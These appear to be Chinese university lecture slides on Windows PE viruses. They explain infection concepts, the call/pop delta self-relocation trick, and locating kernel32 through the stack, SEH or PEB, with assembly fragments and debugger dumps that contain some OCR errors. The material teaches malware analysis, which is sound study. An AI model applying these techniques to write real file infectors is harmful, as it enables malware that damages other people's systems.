

# 5 Windows PE病毒

刘铭

**369373457@qq.com**

# 提纲

- 5.1 PE病毒的基本概念
- 5.2 PE病毒的分类
- 5.3 传统文件感染型
- 5.4 捆绑释放型
- 5.5 系统感染型病毒
- 5.6 典型案例

# 5.1 PE病毒的基本概念

- 什么是**PE病毒**？
  - 以**Windows PE**程序为载体，能寄生于**PE文件**，或**Windows**系统的病毒程序。

# 5.1 PE病毒的基本概念

## ■ 什么叫感染？

- 在尽量**不影响**目标程序（系统）正常功能的前提下，**使其具有病毒自己的功能**。
- 何为病毒自己的功能？
  - **感染模块**：被感染程序同样具备感染能力。
  - **触发模块**：在特定条件下实施相应的病毒功能
  - **破坏模块**等

## 5.2 PE病毒的分类

### 感染目标类型

#### ➤ 文件感染


- 将代码寄生在**PE**文件
  - 传统感染型
  - 捆绑释放型

#### ➤ 系统感染

- 将代码或程序寄生在**Windows**操作系统
  - 即时通信软件
  - **U**盘、光盘
  - 电子邮件
  - 网络共享等

# 5.3 传统文件感染型

## 5.3.1 感染思路



- **优点:** 被感染后的程序主体依然是目标程序，不影响目标程序图标，隐蔽性稍好。
- **缺点:** 对病毒代码的编写要求较高，通常是汇编语言编写，难以成功感染自校验程序。

# 感染例子演示

## ■ 演示PE病毒的功能：

- 感染本目录下的**test.exe**文件。
- **test.exe**被感染之后，首先执行病毒代码，然后执行自身代码。

## 5.3.2 关键技术

### ■ 重定位

- 病毒代码目标寄生位置不固定

### ■ API函数自获取

- 需要使用的**API**函数
- 但无引入函数节支撑

与**Shellcode**类似



## 5.3.2 关键技术

### ■ 目标程序遍历搜索

- 全盘查找，或者部分盘符查找

### ■ 感染模块

- 病毒代码插入位置选择与写入
- 控制权返回机制

# (1) 病毒的重定位

## ■ 为什么需要重定位？

- 程序在编译后，某些VA地址（如变量Var，004010xxh）就已经以二进制代码的形式固定。

```
00401035 3031                xor     [ecx],dh
00401037 3233                xor     dh,[ebx]
00401039 3235332A2A2A        xor     dh,[off_2A2A2A33]
0040103F 2A29                sub     ch,[ecx]
00401041 00                  db      000h

00401042                start:
00401042 6840100000          push    1040h
00401047 6800104000          push    offset off_00401000
00401040 6814104000          push    offset off_00401014
00401051 6A00                push    0
00401053 E80E000000          call    jmp_MessageBoxA
00401058 6A00                push    0
0040105A E801000000          call    jmp_ExitProcess
0040105F CC                  db      0CCh
```

# ImageBase:400000H

OllyICE - [CPU - main thread, module MyPE25]

File View Debug Plugins Options Window Help

Paused

Address	Disassembly	Comment
00401000	68 40100000	push 1040
00401005	68 00304000	push 00403000
0040100A	68 00304000	push 00403000
0040100F	6A 00	push 0
00401011	E8 2A000000	call <jmp.&user32.MessageBoxA>
00401016	68 40100000	push 1040
0040101B	68 00304000	push 00403000
00401020	68 31304000	push 00403031
00401025	6A 00	push 0
00401027	E8 14000000	call <jmp.&user32.MessageBoxA>
0040102C	6A 00	push 0
0040102E	E8 01000000	call <jmp.&kernel32.ExitProcess>
00401033	CC	int3
00401034	FF25 00204000	jmp dword ptr [&kernel32.ExitProcess]
0040103A	FF25 0C204000	jmp dword ptr [&user32.wsprintfA]
00401040	FF25 08204000	jmp dword ptr [&user32.MessageBoxA]
00401046	00	db 00
00401047	00	db 00


Style = MB\_OK|MB\_ICONASTERISK|MB\_...  
Title = ""BD,"萄?,B2,"槲?  
Text = "PE入口点",B2,"槲?: ",BD,"  
hOwner = NULL  
MessageBoxA  
Style = MB\_OK|MB\_ICONASTERISK|MB\_...  
Title = ""BD,"萄?,B2,"槲?  
Text = "PE入口点",B2,"槲?: ",BD,"  
hOwner = NULL  
MessageBoxA  
ExitCode = 0  
ExitProcess  
KERNEL32.ExitProcess  
user32.wsprintfA  
user32.MessageBoxA

# 如果手动直接修改二进制文件中的 ImageBase为600000H（不重新link）


地址	HEX 数据	反汇编
00601042	5 68 40100000	PUSH 1040
00601047	. 68 00104000	PUSH 401000
0060104C	. 68 14104000	PUSH 401014

- 当装载机加载PE文件到00600000时，其他变量仍使用了原来的VA地址，这时无法正确的访问变量。（所以，如果需要改变Imagebase，需要链接时指定参数，如link /base:0x00600000，此时，连接程序会修改所有相关的VA。在加载DLL文件时，可能出现加载位置与预期的Imagebase不同的情况，也需要进行重定位。

# 病毒代码植入宿主文件Host后的重定位问题



图A. Virus首次运行  
编写病毒代码并编译链接后，病毒可执行代码中变量a的地址(VA)可能是0x00401014



图B. 感染Host文件，病毒在Host中二次运行  
病毒变量a的地址(VA)如果未通过重定位进行修正，会访问错误的位置


# 植入后变量地址的修正方法-重定位

## ■ 重定位本质：

- 修正正确地址（实际地址）与错误地址（预期地址）的差异

## ■ 解决方案：

- 可以根据**HOST**特征，逐一硬编码修正〔繁琐，未必准确〕
- 病毒代码运行过程中自我重定位：计算正确地址与错误地址的偏差，并保存到全局寄存器中；当使用病毒变量时，与该值进行加运算，完成修正。



```
152 Relocate   proc
153         call delta
154 delta:
155         pop   ebx
156         sub   ebx, offset delta
157         ret
158 Relocate   endp
```

常见重定位代码1

- 153行 **call delta** 语句功能:
  - 将紧跟着的标号为**delta**的语句地址(真实地址)压入堆栈。(运行时)
- 155 **pop ebx** ; 将该VA存入**ebx**
- 156 **sub ebx, offset delta** ; **offset delta**为在病毒中的预期地址, 相减得到纠正值存入**ebx**

# 常见重定位代码2

```
144 Relocate    proc
145     call    @F
146 @@:
147     pop     ebx
148     sub     ebx,offset @B
149     ret
150 Relocate    endp
```

```
179 GetKernelBase    proc    dwKernelRet
180     LOCAL    dwReturn
181     pushad
182     call     Relocate
183     assume   fs:nothing
184     push     ebp
185     lea      eax,[ebx + offset PageError]
```

宿主中运行时，通过纠正值，正确访问变量**PageError**。



# 举例：1 显示正常程序运行时当前地址

The image displays two instances of OllyDbg. The top instance is debugging 1showaddress.exe, and the bottom instance is debugging 2MyVirus.exe. Both windows show the instruction list and the registers window.

**Top Window: 1showaddress.exe**

Address	Disassembly
0040100F	B9 08000000 MOV ECX,8
00401014	FC CLD
00401015	8D3D 0F304000 LEA EDI,[40300F]
0040101B	C1C0 04 ROL EAX,4
0040101E	E8 DDFFFFFFFF CALL 00401000
00401023	E2 F6 LOOP SHORT 0040101B
00401025	C3 RETN
00401026	E8 00000000 CALL 0040102B
0040102B	58 POP EAX

The registers window for 1showaddress.exe shows the following values:

Register	Value
EAX	0040102B
ECX	00000008
EDX	00401026
EBX	7FFD3000
ESP	0012FF8C
EBP	0012FF94
ESI	00000000
EDI	00000000

**Bottom Window: 2MyVirus.exe**

Address	Disassembly
0040123B	00 DB 00
0040123C	00 DB 00
0040123D	00 DB 00
0040123E	00 DB 00
0040123F	00 DB 00
00401240	00 DB 00
00401241	00 DB 00
00401242	E8 00000000 CALL 00401247
00401247	5D POP EBP
00401248	81ED 47124000 SUB EBP,00401247

The registers window for 2MyVirus.exe shows the following values:

Register	Value
EAX	76993C33
ECX	00000000
EDX	00401000
EBX	7FFDF000
ESP	0012FF8C
EBP	00401247
ESI	00000000
EDI	00000000
EIP	00401248

A PeTest dialog box is visible in the top right corner, showing the address 0040102B and a button labeled "确定".

## 举例2： 病毒首次运行时

The screenshot shows the OllyDbg interface for 2MyVirus.exe. The assembly window displays the following code:

Address	Disassembly
0040123B	DB 00
0040123C	DB 00
0040123D	DB 00
0040123E	DB 00
0040123F	DB 00
00401240	DB 00
00401241	DB 00
00401242	CALL 00401247
00401247	POP EBP
00401248	SUB EBP, 00401247
0040124E	MOV DWORD PTR SS:[EBP+40109E], EBP
00401254	MOV EAX, DWORD PTR SS:[ESP]
00401257	XOR EDX, EDX
00401259	DEC EAX

The registers window on the right shows the following values:

Register	Value
EAX	76993C33
ECX	00000000
EDX	00401000
EBX	7FFDF000
ESP	0012FF8C
EBP	00401247
ESI	00000000
EDI	00000000
EIP	00401248
C 0	ES 0023
P 1	CS 001B
A 0	SS 0023

offset delta=0x00401247;  
pop EBP后, EBP=0x00401247

## 举例2： 病毒首次运行时

OllyDbg - 2MyVirus.exe - [CPU - main thread, module 2MyVirus]

File View Debug Trace Plugins Options Windows Help

0040123B 00 DB 00  
0040123C 00 DB 00  
0040123D 00 DB 00  
0040123E 00 DB 00  
0040123F 00 DB 00  
00401240 00 DB 00  
00401241 00 DB 00  
00401242 > E8 00000000 CALL 00401247  
00401247 \$ EB POP EBP  
00401248 . 81ED 47124000 SUB EBP, 00401247  
0040124E . 00AD 0E104000 MOV DWORD PTR SS:[EBP+40109E], EBP  
00401254 . 8B0424 MOV EAX, DWORD PTR SS:[ESP]  
00401257 . 33D2 XOR EDX, EDX  
00401259 > 48 DEC EAX

Registers (FP  
EAX 76993C33  
ECX 00000000  
EDX 00401000  
EBX 7FFDF000  
ESP 0012EE8C  
EBP 00000000  
ESI 00000000  
EDI 00000000  
EIP 0040124E  
C 0 ES 0023  
P 1 CS 001B  
A 0 SS 0023  
Z 1 DS 0023

SUB EBP, 00401247后,  
EBP=0x00000000

# 举例3: 染毒的Host中病毒二次运行

OllyDbg - 3test-infected.exe - [CPU - main thread, module 3test-infected]


File View Debug Trace Plugins Options Windows Help

00404231 00 DB 00  
00404232 00 DB 00  
00404233 00 DB 00  
00404234 00 DB 00  
00404235 00 DB 00  
00404236 00 DB 00  
00404237 00 DB 00  
00404238 . E8 00000000 CALL 0040423D  
0040423D \$ 5D POP EBP  
0040423E . 81ED 47124000 SUB EBP, 00401247  
00404244 . 89AD 9E104000 MOV DWORD PTR SS:[EBP+40109E], EBP  
0040424A . 8B0424 MOV EAX, DWORD PTR SS:[ESP]  
0040424D . 33D2 XOR EDX, EDX  
0040424F > 48 DEC EAX

Registers (FP)  
EAX 76993C33  
ECX 00000000  
EDX 00404238  
EBX 7FFD5000  
ESP 0012FF8C  
EBP 0040423D  
ESI 00000000  
EDI 00000000  
EIP 0040423E  
C 0 ES 0023  
P 1 CS 001B  
A 0 SS 0023

delta所在真实地址=0x0040423D;  
pop EBP后, EBP= 0x0040423D

# 举例3: 染毒的Host中病毒二次运行



```
OllyDbg - 3test-infected.exe - [CPU - main thread, module 3test-infected]
File View Debug Trace Plugins Options Windows Help
[Icons] [L] [E] [M] [W] [T] [C] [R] [K] [B] [M] [H] [Icons]
00404231 00 DB 00
00404232 00 DB 00
00404233 00 DB 00
00404234 00 DB 00
00404235 00 DB 00
00404236 00 DB 00
00404237 00 DB 00
00404238 . E8 00000000 CALL 0040423D
0040423D $ 5D POP EBP
0040423E . 81ED 47124000 SUB EBP, 00401247
00404244 . 89AD 9E104000 MOV DWORD PTR SS:[EBP+40109E], EBP
0040424A . 8B0424 MOV EAX, DWORD PTR SS:[ESP]
0040424D . 33D2 XOR EDX, EDX
0040424F > 48 DEC EAX
```

Registers (FPU)

EAX	76993C33
ECX	00000000
EDX	00404238
EBX	7FFD5000
ESP	0012FF8C
EBP	00002FF6
ESI	00000000
EDI	00000000
EIP	00404244
C 0	ES 0023
P 1	CS 001B
A 0	SS 0023

预期地址仍为offset delta=0x00401247（同首次）  
纠正值=0x0040423D-0x00401247=0x00002FF6  
存入EBP

## (2) API函数地址自获取

- 如何获取**API**函数地址？
  - **DLL**文件的引出函数节
  - **kernel32.dll**:
    - **GetProcAddress**和**LoadLibraryA**

## (2) API函数地址自获取

- 如何获取**kernel32.dll**中的**API函数地址**?
  - 首先，获得**kernel32.dll**的模块加载基地址
    - 硬编码（兼容性差）
    - 通过**kernel32**模块中的相应结构和特征定位
  - 然后，通过**kernel32.dll**的引出目录表结构定位具体函数的函数地址。

# 获取kernel32模块基址的典型方法

- 只要获得**kernel32**模块中任何一个地址，然后按照**模块首地址特征**（对齐于**10000H**，**PE**文件文件开始标识**MZ**）向低地址遍历定位**PE**文件头。
- **Kernel32**模块内的地址从何处获得？
  - 程序入口代码执行时，**Stack**顶端存储的地址
  - **SEH**链末端处理函数
  - **PEB**相关数据结构指向了各模块地址
  - **Stack**特定高端地址的数据
  - （不同的操作系统存在差别）



OllyDbg - MyPE25.exe - [CPU - main thread, module MyPE25]

File View Debug Trace Plugins Options Windows Help

Address	Disassembly	Comment	Type	Registers (FPU)
00401000	PUSH 1040		Type = MB_OK MB_ICONASTERISK MB_DEFBUTTON1	EAX 76343C33 kernel32.BaseThreadInitThunk
00401005	PUSH OFFSET 00403000		Caption	ECX 00000000
0040100A	PUSH OFFSET 00403009		Text = "PE"	EDX 00401000 MyPE25.<ModuleEntryPoint>
0040100F	PUSH 0		hOwner = NULL	EBX 7FFDF000
00401011	CALL <JMP.&user32.MessageBoxA>		USER32.MessageBoxA	ESP 0012FF8C ASCII "E4u"
00401016	PUSH 1040		Type = MB_OK MB_ICONASTERISK MB_DEFBUTTON1	EBP 0012FF94
0040101B	PUSH OFFSET 00403000		Caption	ESI 00000000
00401020	PUSH OFFSET 00403031		Text = "PE"	EDI 00000000
00401025	PUSH 0		hOwner = NULL	EIP 00401000 MyPE25.<ModuleEntryPoint>
00401027	CALL <JMP.&user32.MessageBoxA>		USER32.MessageBoxA	C 0 ES 0023 32bit 0(FFFFFFFF)
0040102C	PUSH 0		ExitCode = 0	P 1 CS 001B 32bit 0(FFFFFFFF)
0040102E	CALL <JMP.&kernel32.ExitProcess>		KERNEL32.ExitProcess	A 0 SS 0023 32bit 0(FFFFFFFF)
00401033	INT3			Z 1 DS 0023 32bit 0(FFFFFFFF)
00401034	JMP DWORD PTR DS:[&kernel32.ExitProcess]			S 0 FS 003B 32bit 7FDE000(C000)
0040103A	JMP DWORD PTR DS:[&user32.wsprintfA]			T 0 GS 0000 NULL
00401040	JMP DWORD PTR DS:[&user32.MessageBoxA]			D 0
00401046	DB 00			0 0 LastErr 00000005 ERROR_ACCESS_DENIED
00401047	DB 00			EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00401048	DB 00			ST0 empty 0.0
00401049	DB 00			ST1 empty 0.0

Stack [0012FF88]=0  
Inn=00001040 (decimal 4160.)

MyPE25.<ModuleEntryPoint>

Address	Hex dump	Comment
0012FF8C	76343C45	RETURN to kernel32.BaseThreadInitThunk+12
0012FF90	7FFDF000	
0012FF94	0012FF04	
0012FF98	77C637F5	RETURN to ntdll.77C637F5
0012FF9C	7FFDF000	
0012FFA0	7630FCB8	ASCII "tyDescriptorW"
0012FFA4	00000000	
0012FFA8	00000000	
0012FFAC	7FFDF000	
0012FFB0	00000000	
0012FFB4	00000000	
0012FFB8	00000000	
0012FFBC	0012FF00	PIR to ASCII "tyDescriptorW"
0012FFC0	00000000	
0012FFC4	FFFFFFFF	End of SEH chain
0012FFC8	77C1E0ED	SE handler
0012FFCC	0012FF00	

程序运行时，栈顶保存了返回kernel32某函数的地址  
0x7C80B63E，通过该地址  
附件按规律查找，可以找到  
kernel32.dll模块头

地址	HEX 数据	反汇编
00401042	5 68 40100000	PUSH 1040
00401047	68 00104000	PUSH WHUPE.00401000
0040104C	68 14104000	PUSH WHUPE.00401014
00401051	6A 00	PUSH 0
00401053	E8 0E000000	CALL <JMP.&user32.MessageBoxA>
00401058	6A 00	PUSH 0
0040105A	E8 01000000	CALL <JMP.&kernel32.ExitProcess>
0040105F	CC	INT3
00401060	- FF25 00204000	JMP DWORD PTR DS:[&kernel32.ExitProcess]
00401066	5- FF25 00204000	JMP DWORD PTR DS:[&user32.MessageBoxA]
0040106C	00	DB 00
0040106D	00	DB 00

地址	数值	注释
00242028	7C800000	kerne132.7C800000
0024202C	7C80B63E	kerne132.<模块入口点>
00242030	0011E000	
00242034	00420040	
00242038	00241FB0	UNICODE "C:\WINDOWS\system32\kernel32.dll"
0024203C	001A0018	
00242040	00241FD8	UNICODE "kernel32.dll"
00242044	80084004	
00242048	0000FFFF	
0024204C	7C99B2B0	ASCII "L \$"
00242050	7C99B2B0	ASCII "L \$"
00242054	4802BDC6	
00242058	00000000	
0024205C	00000000	

# 获得kernel32.dll的模块加载基地址-1

- 利用程序的返回地址，在其附近搜索**Kernel32**模块基地址。
  - 系统打开一个可执行文件时，它会调用**Kernel32.dll**中的**CreateProcess**函数，**CreateProcess**函数在完成应用程序装载后，会先将返回地址压入到堆栈顶端。当该应用程序结束后，会将返回地址弹出放到**EIP**中，继续执行。
  - 而这个返回地址正处于**Kernel32.DLL**的地址空间之中。这样，利用**PE**文件格式的相关特征（如**03C**偏移处内容存放着“**PE**”标志的内存地址等），在此地址的基础上往低地址方向逐渐搜索，必然可以找到**Kernel32.DLL**模块的首地址。不过这种暴力搜索方法比较费时，并且可能会碰到一些异常情况。

# 获得kernel32.dll的模块加载基地址-2

- 通过SEH链获得Kernel32模块内地址
  - 遍历SEH链，在链中查找prev成员等于0xFFFFFFFF的EXCEPTION\_REGISTER结构，该结构中handler值指向系统异常处理例程，它总是位于Kernel32模块中。根据这一特性，然后进行向前搜索就可以查找Kernel32.DLL在内存中的基地址。

```
struct EXCEPTION_REGISTRATION
{
    EXCEPTION_REGISTRATION *prev;
    DWORD handler;
};
```

文件(F)

查看(V)

调试(D)

插件(P)

选项(O)

窗口(W)

帮助(H)

LEMTWHC/KBR/S

?

地址

HEX 数据

反汇编

7C839AD855PUSH EBP

7C839AD98BECMOV EBP,ESP

7C839ADB83EC 08SUB ESP,8

7C839ADE53PUSH EBX

7C839ADF56PUSH ESI

7C839AE057PUSH EDI

7C839AE155PUSH EBP

7C839AE2FCCLD

7C839AE38B5D 0CMOU EBX,DWORD PTR SS:[EBP+C]

7C839AE68B45 08MOV EAX,DWORD PTR SS:[EBP+8]

7C839AE9F740 04 06000000TEST DWORD PTR DS:[EAX+4],6

7C839AF00F85 AB000000JNZ kernel32.7C839BA1

7C839AF68945 F8MOV DWORD PTR SS:[EBP-8],EAX

7C839AF98B45 10MOV EAX,DWORD PTR SS:[EBP+10]

7C839AFC8945 FCMOU DWORD PTR SS:[EBP-4],EAX

7C839AFF8D45 F8LEA EAX,DWORD PTR SS:[EBP-8]

7C839B028943 FCMOU DWORD PTR DS:[EBX-4],EAX

7C839B058B23 0CMOU ESI,DWORD PTR DS:[EBX+C]

注释

寄存器 <RPU>

0xFFFFFFFF (End of list)

EXCEPTION\_REGISTRATION

prev

Handler

\_except\_handler(...)

EXCEPTION\_REGISTRATION

prev

Handler

\_except\_handler(...)

EXCEPTION\_REGISTRATION

prev

Handler

\_except\_handler(...)

STACK

Thread Information Block (FS:[0])

EXCEPTION\_REGISTRATION

地址

HEX 数据

ASCII

0012FFE0FF FF FF FF D8 9A 83 7C 80 70 81 7C 00 00 00 00

0012FFF000 00 00 00 00 00 00 00 00 42 10 40 00 00 00 00 00

0012FFC47C817077返回到 kernel32.7C817077

0012FFC80000003D

0012FFCC00000002

0012FFD07FFDB000

0012FFD48054CED

0012FFD80012FFC8

0012FFDC87462398

0012FFE0FFFFFFF SEH 链尾部

0012FFE47C839AD8SE处理程序

0012FFE87C817080kernel32.7C817080

0012FFEC00000000

0012FFF000000000

0012FFF400000000

0012FFF800401042hello.<模块入口点>

0012FFFC00000000

命令 : d fs:[0]

程序入口点

29


寄存器 <FPU>			
EAX	00000000		
ECX	0012FFB0		
EDX	7C92E4F4	ntdll.KiFastSystemC	
EBX	7FFDB000		
ESP	0012FFC4		
EBP	0012FFFF		
ESI	00000002		
EDI	0000003D		
EIP	00401042	hello.<模块入口点>	
A 0	ES	0023	32位 0<FFFFFFFF>
P 1	CS	001B	32位 0<FFFFFFFF>
A 0	SS	0023	32位 0<FFFFFFFF>
Z 1	DS	0023	32位 0<FFFFFFFF>
S 0	FS	003B	32位 7FFDF000<FFF>
T 0	GS	0000	NULL
D 0			
O 0	LastErr	ERROR_DLL_INIT_FAIL	
EFL	00000246	<NO, NB, E, BE, NS, PE, C	

0012FFC4	7C817077	返回到	kerne132.7C817077
0012FFC8	0000003D		
0012FFC8	00000002		
0012FFD0	7FFDB000		
0012FFD4	8054C6ED		
0012FFD8	0012FFC8		
0012FFDC	87462398		
0012FFE0	FFFFFFFF	SEH 链尾部	
0012FFE4	7C839AD8	SE处理程序	
0012FFE8	7C817080	kerne132.7C817080	
0012FFEC	00000000		
0012FFF0	00000000		
0012FFF4	00000000		
0012FFF8	00401042	hello.<模块入口点>	
0012FFFC	00000000		

程序入口点

# 获得kernel32.dll的模块加载基地址-3

- 通过**PEB**相关数据结构获取。
  - **fs:[0]**指向**TEB**结构，首先从**fs:[30h]**获得**PEB**地址，
  - 然后通过**PEB[0x0c]**获得**PEB\_LDR\_DATA**数据结构地址，
  - 然后通过从**PEB\_LDR\_DATA[0x1c]**获取**InInitializationOrderModuleList.Flink**地址，
  - 最后在**Flink[0x08]**中得到**KERNEL32.DLL**模块的基地址。
  - 这种方法比较通用，适用于**2K/XP/2003**。
  - 在**Exploit**的编写中，也通常采用这种方式。



struct \_NT\_TIB, 8 elements, 0x1c bytes

```

+0x000 ExceptionList : 0x0012ffe0 struct _EXCEPTION_REGISTRATION_RECORD, 2 elements, 0x8 bytes
+0x004 StackBase      : 0x00130000
+0x008 StackLimit     : 0x0012d000
+0x00c SubSystemTib   : (null)
+0x010 FiberData      : 0x00001e00
+0x010 Version        : 0x1e00
+0x014 ArbitraryUserPointer : (null)
+0x018 Self           : 0x7ffdf000 struct _NT_TIB, 8 elements, 0x1c bytes
  
```

**\_TEB**

地址	数值	注释
7FFDF000	0012FFE0	(指向 SEH 链指针)
7FFDF004	00130000	(线程堆栈顶部)
7FFDF008	0012D000	(线程堆栈底部)
7FFDF00C	00000000	
7FFDF010	00001E00	
7FFDF014	00000000	
7FFDF018	7FFDF000	
7FFDF01C	00000000	
7FFDF020	000000D8	
7FFDF024	000000A8	(线程 ID) ClientID
7FFDF028	00000000	
